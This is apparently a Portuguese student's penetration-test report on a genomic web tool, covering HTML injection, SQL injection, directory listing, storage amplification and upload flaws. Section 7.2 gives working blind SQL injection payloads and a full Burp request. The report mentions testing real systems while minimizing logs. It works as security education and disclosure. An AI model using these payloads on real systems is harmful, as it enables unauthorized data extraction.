ATIVIDADE ORIENTADA A ENSINO

Acadêmico:	**Matheus Vianna Silveira**
RGA:	**2022.1907.005-8**
Professor:	**Carlos Alberto da Silva**
Tema de estudo:	**Segurança computacional**

1. Introdução

A arte da segurança cibernética é uma jornada contínua em busca de conhecimento, e foi com essa premissa que embarquei em uma atividade de ensino meticulosamente orientada, não apenas para aprimorar minhas habilidades pessoais, mas também para contribuir com a segurança de instituições em um mundo digital cada vez mais vulnerável. Com um foco inabalável no aprendizado prático, mergulhei nas profundezas do sistema operacional Kali Linux, uma ferramenta sinônimo de inovação em testes de penetração, e explorei as diversas formas de ataques cibernéticos.

Em um campo onde a teoria encontra a prática, realizei testes em sistemas reais, transformando o conhecimento abstrato em aplicação concreta. Essas operações não foram apenas exercícios acadêmicos, mas atos de prevenção e defesa, levando-me a identificar e notificar proativamente uma equipe de segurança de um incidente em andamento, onde atacantes haviam infiltrado e executado código malicioso em um servidor. Este alerta precoce não só mitigou o risco, mas também fortaleceu as defesas para o futuro.

A privacidade e a confidencialidade foram a espinha dorsal deste projeto, mantendo o anonimato das entidades envolvidas enquanto suas vulnerabilidades estão sendo meticulosamente corrigidas. A adoção da metodologia Penetration Testing Execution Standard (PTES) forneceu uma estrutura robusta, garantindo que cada passo fosse dado com precisão e eficácia.

A experiência foi duplamente benéfica: ao mesmo tempo que solidificou minha competência técnica, também agi como um farol de aviso, permitindo a instituições fortalecerem suas barreiras digitais. Este relato é mais do que uma narrativa pessoal; é um testamento do poder da educação orientada para a segurança e da colaboração proativa, um lembrete de que, no xadrez da cibersegurança, um movimento antecipado pode salvar o jogo.

2. Revisão da Literatura

A cibersegurança desempenha um papel vital na proteção de sistemas, dados e informações em um mundo cada vez mais digitalizado. A crescente dependência da tecnologia da informação expõe organizações e indivíduos a ameaças cibernéticas, tornando imperativo compreender a importância da cibersegurança. A segurança cibernética envolve a implementação de medidas de prevenção e detecção de ataques, garantindo a confidencialidade, integridade e disponibilidade de dados. Este tópico oferece uma visão geral das ameaças cibernéticas e enfatiza a necessidade contínua de proteger ambientes digitais.

3. Principais vulnerabilidades identificadas no pentest

Nesta seção, serão exploradas as vulnerabilidades encontradas durante o processo de teste de intrusão. Cada vulnerabilidade será detalhadamente explicada, incluindo suas implicações e possíveis soluções, concentrando-se nas ameaças específicas identificadas durante o estudo de caso.

3.1. HTML Injection

A injeção de HTML é uma vulnerabilidade que ocorre quando um atacante consegue inserir código HTML malicioso em um aplicativo da web. Isso pode resultar na exibição de conteúdo não autorizado ou prejudicial para os usuários do aplicativo. Os ataques de injeção de HTML podem ter várias formas, incluindo a inserção de scripts maliciosos que são executados nos navegadores dos usuários, roubando informações confidenciais ou redirecionando os usuários para sites maliciosos.

3.2. SQL Injection

SQL Injection é uma vulnerabilidade que ocorre quando um atacante insere consultas SQL maliciosas em campos de entrada do aplicativo da web. Isso pode permitir que o atacante acesse, modifique ou exclua dados do banco de dados, comprometendo a integridade e confidencialidade dos dados.

3.3. Browsable web directories

Esta vulnerabilidade ocorre quando os diretórios do servidor web estão configurados de forma inadequada e permitem que qualquer pessoa navegue nos arquivos e pastas do servidor. Isso pode expor informações confidenciais e fornecer informações úteis para ataques posteriores.

3.4. Storage Amplification Attack

Essa vulnerabilidade envolve ataques em que um atacante sobrecarrega o sistema de armazenamento, consumindo espaço de armazenamento desnecessariamente e causando indisponibilidade.

3.5. Denial of Service

Um ataque de negação de serviço (DoS) tem o objetivo de tornar um serviço ou recurso inacessível, sobrecarregando-o com tráfego malicioso. Isso resulta na indisponibilidade do serviço para usuários legítimos.

3.6. Open Redirect + Unvalidated HTTP Method in Backend

Um ataque de redirecionamento aberto ocorre quando um aplicativo permite que um atacante redirecione o usuário para um site malicioso. A inclusão de um método HTTP não validado no backend pode amplificar o ataque.

3.7. Bypass File Upload Vulnerabilities

Essa vulnerabilidade envolve métodos de contorno de medidas de segurança para realizar upload de arquivos maliciosos. Isso pode levar à execução de código malicioso no servidor.

4. Ética em Cibersegurança

A ética desempenha um papel crucial na pesquisa e na divulgação de vulnerabilidades em segurança cibernética. É fundamental que os profissionais sigam princípios éticos ao realizar testes de penetração e identificar vulnerabilidades. A divulgação responsável de vulnerabilidades envolve notificar as partes responsáveis e permitir tempo suficiente para correções antes de torná-las públicas. Isso ajuda a evitar a exploração maliciosa das vulnerabilidades e promove a segurança geral. A ética é um alicerce essencial para garantir que a cibersegurança seja eficaz e justa.

5. Metodologia usada

Nossa execução do teste de penetração seguiu a estrutura da PTES(Penetration Testing Execution Standard), que é uma referência padrão para testes de penetração. A metodologia inclui as seguintes etapas, excluindo "Pre-engagement Interactions":

5.1. Intelligence Gathering (Coleta de Informações)

Iniciamos o processo com uma extensa coleta de informações sobre o alvo. Isso envolve mapeamento de ativos, identificação de tecnologias, configurações de rede e outros dados relevantes.

5.2. Threat Modeling (Modelagem de Ameaças)

Realizamos uma análise de ameaças detalhada, considerando as informações coletadas na etapa anterior. Isso nos permite identificar áreas

críticas de preocupação e pontos de entrada potenciais para possíveis ataques.

5.3. Vulnerability Analysis (Análise de Vulnerabilidades)

Usando ferramentas como Burpsuite, identificamos vulnerabilidades específicas em aplicativos web, incluindo injeção SQL, falhas de autenticação, exposição de diretórios e outras vulnerabilidades comuns.

5.4. Exploitation (Exploração)

Utilizamos ferramentas para explorar as vulnerabilidades identificadas, a fim de avaliar a exploração bem-sucedida e o potencial impacto.

5.5. Post Exploitation (Pós-Exploração)

Após uma exploração bem-sucedida, continuamos a avaliar as implicações e o acesso obtido. Isso inclui a análise de privilégios, movimento lateral e persistência em sistemas comprometidos.

5.6. Reporting (Relatórios):

O relatório final abrange todas as descobertas, metodologias, resultados e recomendações. Isso inclui detalhes sobre vulnerabilidades identificadas e soluções recomendadas para mitigar os riscos.

Ao seguir essa abordagem com base na metodologia da PTES, garantimos uma avaliação abrangente e alinhada com as melhores práticas de testes de penetração, identificando, analisando e documentando as vulnerabilidades de maneira sistemática e segura.

6. Detecção de vulnerabilidades

Esta seção descreve como foram realizados os planos de testes para os tipos de vulnerabilidades citadas em seções anteriores.

6.1. HTML Injection

Durante o teste de penetração, foi identificada uma vulnerabilidade de HTML Code Injection que permite a injeção de código malicioso no site. Vale ressaltar que o ambiente em questão estava protegido por um Web Application Firewall (WAF) que impedia parcialmente a injeção de scripts.

No entanto, observou-se a possibilidade de que essa vulnerabilidade pudesse ser escalada para um ataque XSS Path-Based, o que poderia resultar no roubo de cookies, redirecionamento de páginas e até mesmo no comprometimento do navegador do usuário.

6.2. SQL Injection

Durante a análise do mesmo parâmetro investigado no contexto de HTML Injection, observou-se que o referido parâmetro não estava devidamente sanitizado. Além disso, identificou-se que o mesmo era utilizado para realizar consultas ao banco de dados sem o devido tratamento pelo backend.

É importante destacar que a Web Application Firewall (WAF) estava em vigor e efetivamente impediu a injeção SQL bem-sucedida durante o teste. No entanto, é necessário ressaltar que essa vulnerabilidade representa um desafio significativo e, embora a exploração não tenha sido automatizada de forma agressiva, a pesquisa buscou minimizar a geração de logs.

6.3. Browsable Web Directories

Durante a análise do ambiente, foram identificadas várias vulnerabilidades relacionadas à listagem de diretórios, decorrentes de má-configuração. Essa categoria de vulnerabilidades é classificada como "Security Misconfiguration" (A05:2021) de acordo com as diretrizes de segurança.

Uma das instâncias notáveis dessa vulnerabilidade foi identificada no seguinte diretório: exemplo.local/COVERT/form/meme_results/

6.4. Storage Amplification Attack

Durante a análise do código da aplicação, foi identificado que, ao realizar um upload de qualquer arquivo, inclusive arquivos vazios, um diretório é criado, resultando em um consumo de 4KB no sistema de arquivos.

Essa descoberta revela um risco significativo, uma vez que um atacante poderia criar um script para realizar múltiplas requisições, resultando em um aumento substancial no uso de armazenamento. Esse ataque pode ser amplificado ainda mais, inserindo letras arbitrárias que não possuem significado biológico definido, como "APR". Isso resultaria na criação de uma pasta, a cópia de arquivos na pasta "etc/", bem como a compilação da pasta, que anteriormente não havia sido realizada.

Esse processo resulta em um consumo de aproximadamente 12KB por requisição. Consequentemente, o ataque pode ser escalado, tornando-se proporcional a "N" vezes 12KB, onde "N" representa o número de requisições.

6.5. Unauthenticated File Upload Vulnerabilities

Durante a análise do ambiente, foi identificada uma vulnerabilidade relacionada ao upload de arquivos não autenticados. Essa vulnerabilidade foi observada no contexto de um projeto chamado COVERT - CONserVEd Regulon Tool, que fornece um ambiente privado para manipular dados de pesquisa e identificar regiões promotoras conservadas em genomas bacterianos completos.

Esta vulnerabilidade é classificada como uma grave falha de segurança, visto que o COVERT não valida o tipo de arquivo que está sendo enviado, tornando-o suscetível a um

ataque de Remote Code Execution (Execução Remota de Código) se combinado com outros vetores de ataque.
A presença dessa vulnerabilidade representa um risco significativo, uma vez que permite o envio de arquivos maliciosos, o que, por sua vez, poderia resultar em uma execução remota de código, comprometendo a segurança e a integridade do sistema.

6.6. Denial of Service (Negação de Serviço)

O processo de criação de diretórios e a subsequente compilação impacta substancialmente o servidor, resultando em um alto Load Average. Esse impacto persiste e afeta o desempenho do servidor, mesmo após o término do ataque, devido a uma fila de execução contínua, mesmo quando as solicitações já foram finalizadas.
Em um ambiente controlado de teste, observou-se que o uso da CPU variou entre 0,9\% a 5\%. Esse comportamento foi notado após a simulação de múltiplos uploads de arquivos no ambiente, observando que não é necessário autenticação ou um token para impedir a Fixação de Requisição Direta (CSRF).


6.7. Open Redirect e Unvalidated HTTP Method in Backend

Foi identificada uma vulnerabilidade de open-redirect devido à falta de validação adequada no campo 'domain'. Essa falha possibilita que um atacante manipule o redirecionamento para direcionar o usuário a um site malicioso.
É de extrema importância implementar medidas de segurança eficazes para mitigar essa vulnerabilidade, especialmente considerando que a aplicação permite tanto requisições POST quanto GET.
Para abordar essa vulnerabilidade de open-redirect, é altamente recomendável que se adote uma validação rigorosa do valor do campo 'domain' antes de usá-lo para construir a URL de redirecionamento. A implementação de uma lista branca de domínios permitidos e a consideração do uso de redirecionamentos relativos em vez de absolutos podem ser passos eficazes na correção desse problema.

7. Análise das Vulnerabilidades

7.1. HTML Injection

No decorrer da análise realizada, foi constatado que o ativo em questão apresenta uma vulnerabilidade denominada "HTML Injection". Esta vulnerabilidade manifesta-se no contexto de um script em Perl executado via CGI, no qual um arquivo Perl é responsável por receber um parâmetro denominado 'anchor' através de uma solicitação GET. Notou-se que o referido arquivo Perl não realiza a devida sanitização dos dados inseridos, resultando em uma reflexão direta desses dados na página web.
A imagem abaixo ilustra o cenário identificado:




Navegador | Demonstração do parâmetro 'anchor' refletido

Ao fornecer o valor "887" como parâmetro, observou-se que o mesmo não apresenta, até o momento, qualquer impacto indesejado ou problemático no funcionamento da página web em questão. O referido valor foi prontamente refletido na página web:

Navegador | Demonstração via código do parâmetro refletido

Todavia, surge a necessidade de explorar uma questão relevante em relação à segurança: o comportamento do servidor em face de um possível ataque que busque inserir código

HTML malicioso no referido parâmetro, na tentativa de explorar eventuais vulnerabilidades do sistema. Uma vez identificado essa fragilidade, fica evidente que o valor é inserido diretamente no código HTML da página, sem qualquer tipo de tratamento ou sanitização adequada, conforme demonstrado:



Navegador | Demonstração da injeção de código HTML no parametro anchor


Essa fragilidade implica que, caso um agente malicioso explore essa vulnerabilidade, ele poderá inserir um formulário malicioso com o intuito de capturar informações confidenciais, como credenciais de autenticação. O formulário inserido será interpretado diretamente pelo sistema, uma vez que não há implementação de medidas de sanitização ou validação de entrada. A imagem a seguir ilustra a situação mencionada:

Navegador | Demonstração do código injetado que redireciona dados ao pseudo-site do atacante.

Portanto, é crucial abordar e remediar essa vulnerabilidade de HTML Injection a fim de garantir a segurança e integridade do sistema em questão.
Essa vulnerabilidade é um exemplo clássico e fidedigno de uma vulnerabilidade que pode causar um impacto direto, tanto de roubo de credenciais, como também podendo escalar para um XSS para expandir os testes do atacante.
Porém, durante os testes, não foi possível escalar, uma vez que havia regras bem restritivas de WAF que impediam a injeção de scripts JS.

7.2. SQL Injection

Durante o processo de análise, foi identificada uma vulnerabilidade de injeção SQL crítica no momento do upload de arquivos no formato .FASTA. Este cenário envolve a realização de uma requisição XHR para o endpoint /COVERT/part_suggestion.php, com parâmetros dinâmicos, os quais são inseridos durante as escolhas anteriores relacionadas ao genoma e ao tamanho da zona promotora, revelando a complexidade da fragilidade de segurança a ser abordada.



Burp Suite | Identificando quebra de Query SQL

Essa vulnerabilidade possibilitaria a um potencial atacante tentar injetar valores arbitrários. Observou-se que a aplicação não lida adequadamente com caracteres especiais, o que pode resultar na quebra da consulta SQL, culminando em um erro interno do servidor (500 Internal Server Error). Um atacante poderia explorar essa vulnerabilidade preparando uma consulta maliciosa com o intuito de obter uma injeção, como demonstrado nos exemplos a seguir:

MySQL | Código vulnerável a SQL Injection e exemplo de Query maliciosa

Adicionalmente, no contexto desta vulnerabilidade, é importante destacar que os payloads que podem ser explorados nos respectivos parâmetros incluem:

- **genome_ids** (Boolean-based blind - Parameter replace): Nesse cenário, a aplicação pode ser suscetível à manipulação de parâmetros que, se explorados de forma maliciosa, podem induzir respostas baseadas em condições booleanas, revelando informações sensíveis ou causando comportamentos indesejados.

```
genome_ids=(SELECT (CASE WHEN (1570=1570) THEN 4 ELSE (SELECT 5704 UNION SELECT 6890)
END))&promoter_size=

genome_ids=4 AND (SELECT 9649 FROM (SELECT(SLEEP(5)))shep)&promoter_size=
```

Carbon | Payload do tipo Boolean-based blind Parameter replace SQLi

- **promotor_size** (Time-based blind): Nesse contexto, foi observada a possibilidade de explorar uma técnica de "Time-based blind," na qual valores temporizados podem ser utilizados para avaliar a resposta do sistema.

```
genome_ids=4&promoter_size=' AND (SELECT 9009 FROM (SELECT(SLEEP(5)))UFMS)-- AgeTiC
```

Carbon | Payload do tipo Time-based blind SQLi

Esse cenário expõe uma vulnerabilidade de significativa gravidade, permitindo que um atacante obtenha controle sobre as consultas SQL enviadas ao servidor. Por meio de consultas habilmente construídas, um atacante pode inferir informações acerca da estrutura da base de dados, incluindo nomes de tabelas e colunas, bem como dados sensíveis, tais como credenciais de acesso, esquemas de dados e informações confidenciais de usuários.

Esse processo, conhecido como extração de dados cegos por meio de respostas booleanas ou baseadas no tempo de resposta, revela-se como uma ferramenta de grande poder nas mãos de um invasor determinado. A capacidade de desvendar informações críticas, sem a detecção do sistema, pode acarretar consequências de magnitude, tais como a exposição de dados sensíveis e a potencial violação da privacidade dos usuários.

Adicionalmente, em circunstâncias específicas, essa vulnerabilidade pode abrir caminho para um cenário ainda mais grave: a execução remota de código (RCE). Isso ocorre quando um atacante, ao injetar valores meticulosamente planejados, aproveita-se das permissões de escrita do usuário na base de dados. Caso o sistema em execução esteja em uma versão vulnerável que admite a execução de código arbitrário, as implicações podem ser extremamente prejudiciais. O atacante ganha o poder de manipular e controlar o sistema, executando comandos maliciosos à distância, com potencial para causar danos substanciais, vazamento de informações críticas ou comprometimento integral da integridade do sistema.

A consulta preparada, conforme apresentada abaixo, desempenha uma verificação condicional por meio da função SESSION_USER(). Esta função compara o usuário da sessão atual com o usuário do banco de dados, representado por USER(). No caso de ambos serem iguais, o servidor emitirá uma resposta contendo o valor 4, o que resultará em um código de resposta HTTP 200. No entanto, se houver diferença entre os usuários, o servidor responderá com uma consulta que une os resultados das consultas SELECT 5516 e SELECT 3867, utilizando a operação UNION. Essa operação, por sua vez, induzirá a um erro interno do servidor, manifestado pelo código de resposta HTTP 500. Com base nesse comportamento, um atacante teria a capacidade de discernir as respostas do servidor da seguinte maneira:

Request

Pretty Raw Hex

```
1  POST /COVERT/part_suggestion.php HTTP/1.1
2  Host: [CENSURADO]
3  Content-Length: 175
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/113.0.5672.127 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded;
   charset=UTF-8
8  Origin: [CENSURADO]
9  Referer: [CENSURADO]
10 Accept-Encoding: gzip, deflate
11 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: _ga_VTN05VHSRG=
   GS1.1.1689526594.1.1.1689527715.0.0.0; _ga_CTT4FVQ2Z5=
   GS1.1.1689814413.1.1.1689815538.0.0.0; _ga_RW9GSQE5D6=
   GS1.1.1689821276.2.0.1689821276.60.0.0; _ga_WYYV1DH6LC=
   GS1.2.1690099089.1.1.1690099278.0.0.0; _ga_VSZ9ZD2KW2=
   GS1.2.1690099377.1.1.1690099401.0.0.0; _ga_2D1L2YC68W=
   GS1.2.1690099794.1.0.1690099794.0.0.0; _ga_WJ15JRV750=
   GS1.2.1690099831.1.1.1690099843.0.0.0; _ga_JF1GS7R71P=
   GS1.2.1690099896.1.1.1690099908.0.0.0; _ga_LJGNHEQ017=
   GS1.1.1690099082.5.1.1690100053.0.0.0; _ga_H977WW53GW=
   GS1.2.1693267378.2.1.1693267416.0.0.0; _ga=
   GA1.1.558051495.1688954340; _ga_FEXXYNF26Z=
   GS1.1.1694386032.2.1.1694386460.0.0.0; __utma=
   110825362.558051495.1688954340.1694573761.1694573761.1;
   __utmc=110825362; __utmz=
   110825362.1694573761.1.1.utmcsr=[CENSURADO]
   [CENSURADO]mccn=(referral)|utmcmd=referral|utmcct=/
13 Connection: close
14
15 genome_ids=
   %28SELECT%20%28CASE%20WHEN%20%28SESSION_USER%28%29%20LIK
   E%20USER%28%29%29%20THEN%204%20ELSE%20%28SELECT%205516%2
   0UNION%20SELECT%203867%29%20END%29%29&promoter_size=
```

SQL Injection funcional (Blind SQL)

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Fri, 15 Sep 2023 23:39:34 GMT
3  Server: Apache
4  Vary: Accept-Encoding
5  Content-Length: 483
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  <script>
10
11   $('div.suggestion').on('click' , '.fa-plus-square',
     function() {
12     var $i = $(this);
13     $i.toggleClass(' fa-plus-square  fa-minus-square');
14   }
     );
15
16   $('div.suggestion').on('click' , '.fa-minus-square',
     function() {
17     var $i = $(this);
18     $i.toggleClass(' fa-plus-square  fa-minus-square');
19   }
     );
20
21 </script>
22
23
24 <p>
     <i class="fa fa-exclamation-circle">
    </i>
     No suggestions found!
   </p>
25 <span style="color:red" class="help-block has-error">
     Please select other option.
   </span>
26
27
```

Burp Suite | Injetando código SQL arbitrário no parâmetro genome_ids usando Boolean-based blind

No cenário em questão, o ataque se baseia em respostas booleanas provenientes do servidor, em que:

- Se verdadeiro, o servidor retornaria "200 OK".
- Se falso, a operação UNION forçaria o servidor a retornar um "500 Internal Error".

Nesse cenário, o ataque poderia ser executado pela verificação da resposta do servidor, como exemplificado abaixo:

> *"A 1ª letra do usuário joãozinho é a letra A? Se for A retornar 200, se não retornar 500"*
> *"A 2ª letra do usuário joãozinho é a letra B? Se for A retornar 200, se não retornar 500"*

Descrevendo o ataque


7.3. Browsable Web Directories

A vulnerabilidade identificada afeta diversos endpoints da aplicação, com destaque para o diretório "/COVERT/form/meme_results/". Essa vulnerabilidade está relacionada à configuração inadequada do servidor Apache (A05:2021 – Security Misconfiguration) e envolve as seguintes Common Weakness Enumeration (CWE) específicas: CWE-538 - Exposição de Informações sobre Arquivos e Diretórios e CWE-548 - Exposição de Informações Através da Listagem de Diretórios.

```
http://tcc.exemplo.br/COVERT/css/
http://tcc.exemplo.br/COVERT/fonts/
http://tcc.exemplo.br/COVERT/form/
http://tcc.exemplo.br/COVERT/form/meme_results/
http://tcc.exemplo.br/COVERT/js
```

Carbon | Endpoints com listagem de diretório

Essa vulnerabilidade possibilita a divulgação de informações sobre os diretórios, dispensando a necessidade de realizar ataques de força bruta no servidor. O diretório "meme_results" foi identificado como o mais crítico, uma vez que contém informações de arquivos processados por diversos usuários que utilizam o sistema. Esses dados incluem sequenciamento genético e outros detalhes relevantes para a compreensão da regulação gênica em bactérias. Embora a exposição de informações de múltiplos usuários possa parecer não tão crítica à primeira vista, essa vulnerabilidade poderá se tornar uma etapa essencial para um possível ataque de bypass de upload de arquivos, como será discutido posteriormente.



Navegador | Listagem de diretório apresentando arquivos de processamento meme

7.4. Storage Amplification Attack

Ao examinar o código da aplicação, foi observado que, ao efetuar o upload de qualquer arquivo, inclusive um arquivo vazio, um diretório é criado, resultando em um consumo de 4KB no sistema de arquivos.

```
root@Ubuntu:/var/www/html/COVERT/form/meme_results# ls -lh
total 16K
drwxr-xr-x 3 www-data www-data 4,0K set 15 21:10 meme_form_20230915211027970
drwxr-xr-x 3 www-data www-data 4,0K set 15 21:11 meme_form_20230915211115877
drwxr-xr-x 3 www-data www-data 4,0K set 15 21:25 meme_form_20230915212517806
drwxr-xr-x 3 www-data www-data 4,0K set 15 21:26 meme_form_20230915212628526
root@Ubuntu:/var/www/html/COVERT/form/meme_results#
```

Terminal | Diretórios criados na inclusão de uma sequência genética válida, gerando de 4KB por pasta (Ambiente Simulado)

Essa descoberta representa um risco considerável, uma vez que um atacante poderia conceber um script para realizar múltiplas requisições, provocando um aumento substancial no uso de armazenamento.

No entanto, o potencial desse ataque pode ser aprimorado ao inserir sequências de letras arbitrárias desprovidas de significado biológico definido. Como exemplo, a inserção de "APR" resultaria na criação de uma pasta, a cópia de arquivos da pasta "etc/", e a compilação da pasta (uma etapa que não ocorria previamente). Esse processo culminaria em um consumo de exatamente 12KB. O ataque, então, tenderia a crescer exponencialmente, alcançando um aumento de 3 vezes o tamanho inicial para cada requisição (onde N representa o número de requisições).

```
drwxr-xr-x  3 www-data www-data  12K set 17 22:53 meme_form_20230917223759427
drwxr-xr-x  3 www-data www-data  12K set 17 22:47 meme_form_20230917223802179
drwxr-xr-x  3 www-data www-data  12K set 17 22:51 meme_form_20230917223812636
drwxr-xr-x  3 www-data www-data  12K set 17 23:04 meme_form_20230917224016445
drwxr-xr-x  3 www-data www-data  12K set 17 23:01 meme_form_20230917224020646
drwxr-xr-x  3 www-data www-data  12K set 17 23:05 meme_form_20230917224049291
